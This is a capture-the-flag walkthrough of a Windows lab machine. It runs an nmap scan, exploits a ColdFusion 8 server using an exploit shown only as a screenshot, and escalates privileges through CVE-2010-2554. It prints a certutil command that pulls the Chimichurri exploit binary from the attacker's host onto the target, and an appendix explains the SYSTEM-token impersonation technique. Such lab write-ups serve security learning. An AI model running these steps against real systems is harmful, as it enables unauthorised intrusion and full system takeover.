Arctic walkthrough

Index

List of pictures

Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who're willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Reconnaissance

The results of an initial nMap scan are the following:

```
┌──(k14d1u5㉿k14d1u5-kali)-[/media/…/Per OSCP/Windows/Arctic/nMap]
└─$ nmap -Pn -sT -sV -A -p- 10.10.10.11 -oA Arctic
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-12 17:52 AEST
Nmap scan report for 10.10.10.11
Host is up (0.021s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
135/tcp   open  msrpc   Microsoft Windows RPC
8500/tcp  open  fmtp?
49154/tcp open  msrpc   Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 252.88 seconds
```

Figure 1 - nMap scan results

Open ports are 135, 8500 and 49154. So, this box has an RPC service enabled on ports 135 and 49154 and another service on port 8500. NMap is not sure about which service is running on port 8500 and it guesses it is FMTP. Also, nMap guesses that OS is Windows, but I haven't any more specific details.

Initial foothold

Since nMap didn't recognize for sure the service running on port 8500, I looked for it on the Internet. So, I found that on that port can be run a Macromedia ColdFusion MX Server. This kind of server allow the remote access on this port as web server. As confirmation, I tried to navigate to http://10.10.10.11:8500/ and I was able to navigate the server filesystem:



Figure 2 - Macromedia ColdFusion MX Server remote acceess

Browsing the documentation, I was able to identify the ColdFusion version, as shown in the following figure:



Figure 3 - ColdFusion version

User flag

At this point, I looked for an exploit on the Internet regarding the ColdFusion 8 server. I found one on exploitDB, set it up and run. In this way, I obtained a shell:



Figure 4 - Exploit ColdFusion 8

In this case I didn't need to set up a listener because the exploit code did it for me. So, it was the time to retrieve the user flag:



Figure 5 - User flag

Privilege escalation

To perform the privilege escalation, I found a possibly vulnerability regarding the user privileges:



Figure 6 - Vulnerability to escalate privileges

This vulnerability is known as CVE-2010-2554. To exploit this vulnerability, I uploaded on the target machine Chimichurri running the command:

$$certutil\ -urlcache\ -f\ http://10.10.14.20:9989/Chimichurri.exe\ Chimichurri.exe$$

At this point, I run it as shown in the following figure:

Figure 7 - Privesc

Finally, I was able to retrieve the root/administrator flag:



Figure 8 - Root flag

Appendix A- CVE

CVE-2010-2554

An elevation of privilege vulnerability exists when Windows places incorrect access control lists (ACLs) on the registry keys for the Tracing Feature for Services. The vulnerability could allow an attacker to run code with elevated privileges. An attacker who successfully exploited this vulnerability could execute arbitrary code and take complete control of an affected system. An attacker could then install programs; view, change, or delete data; or create new accounts with full user rights. Around 10 years ago, Cesar Cerrudo found that it was possible to use the Service Tracing feature of Windows as a way of capturing a $SYSTEM$ token using a named pipe. As long as you had the $SeImpersonatePrivilege$ privilege, you could then execute arbitrary code in the security context of this user. The idea is simple, you first have to start a local named pipe server. Then, instead of setting a simple directory path as the target log file's folder in the registry, you can specify the path of this named pipe. You need to know how the final log file path is calculated. That's trivial, it's a simple string concatenation: $< DIRECTORY >\< SERVICE\_NAME >.LOG$, where $< DIRECTORY >$ is read from the registry ($FileDirectory$ value). In this exploit though, we specified the name of a pipe rather than a regular directory, by using a UNC path. On Windows, there are many ways to specify a path and this is only one of them but this post isn't about that. Actually, UNC (Universal Naming Convention) is exactly what we need, but we need to use it a slightly differently. UNC paths are commonly used for accessing remote shares on a local network. There is a slight variant of this example. You can use a path such as $\\DUMMY@4444\FOO\BAR$ in order to access a remote share on an arbitrary port (4444 in this example) rather than the default TCP port 445. Although the difference in the path is small, the implications are huge. The most obvious one is that the SMB protocol is no longer used. Instead, the client uses an extended version of the HTTP protocol, which is called WebDAV (Web Distributed Authoring and Versioning). On Windows, WebDAV is handled by the WebClient service. Although, WebDAV uses a completely different protocol, one thing remains: authentication. So, this vulnearability can be exploited creating a local WebDAV server and use such a path as the output directory. Different kind of authentication

can be used. In case of NTLM authentication, it is required that $Identity$ flag is not set. This means that an attacker can bypass the patch and get an impersonation token that we can use to execute arbitrary code in the context of $NT\ AUTHORITY\backslash SYSTEM$.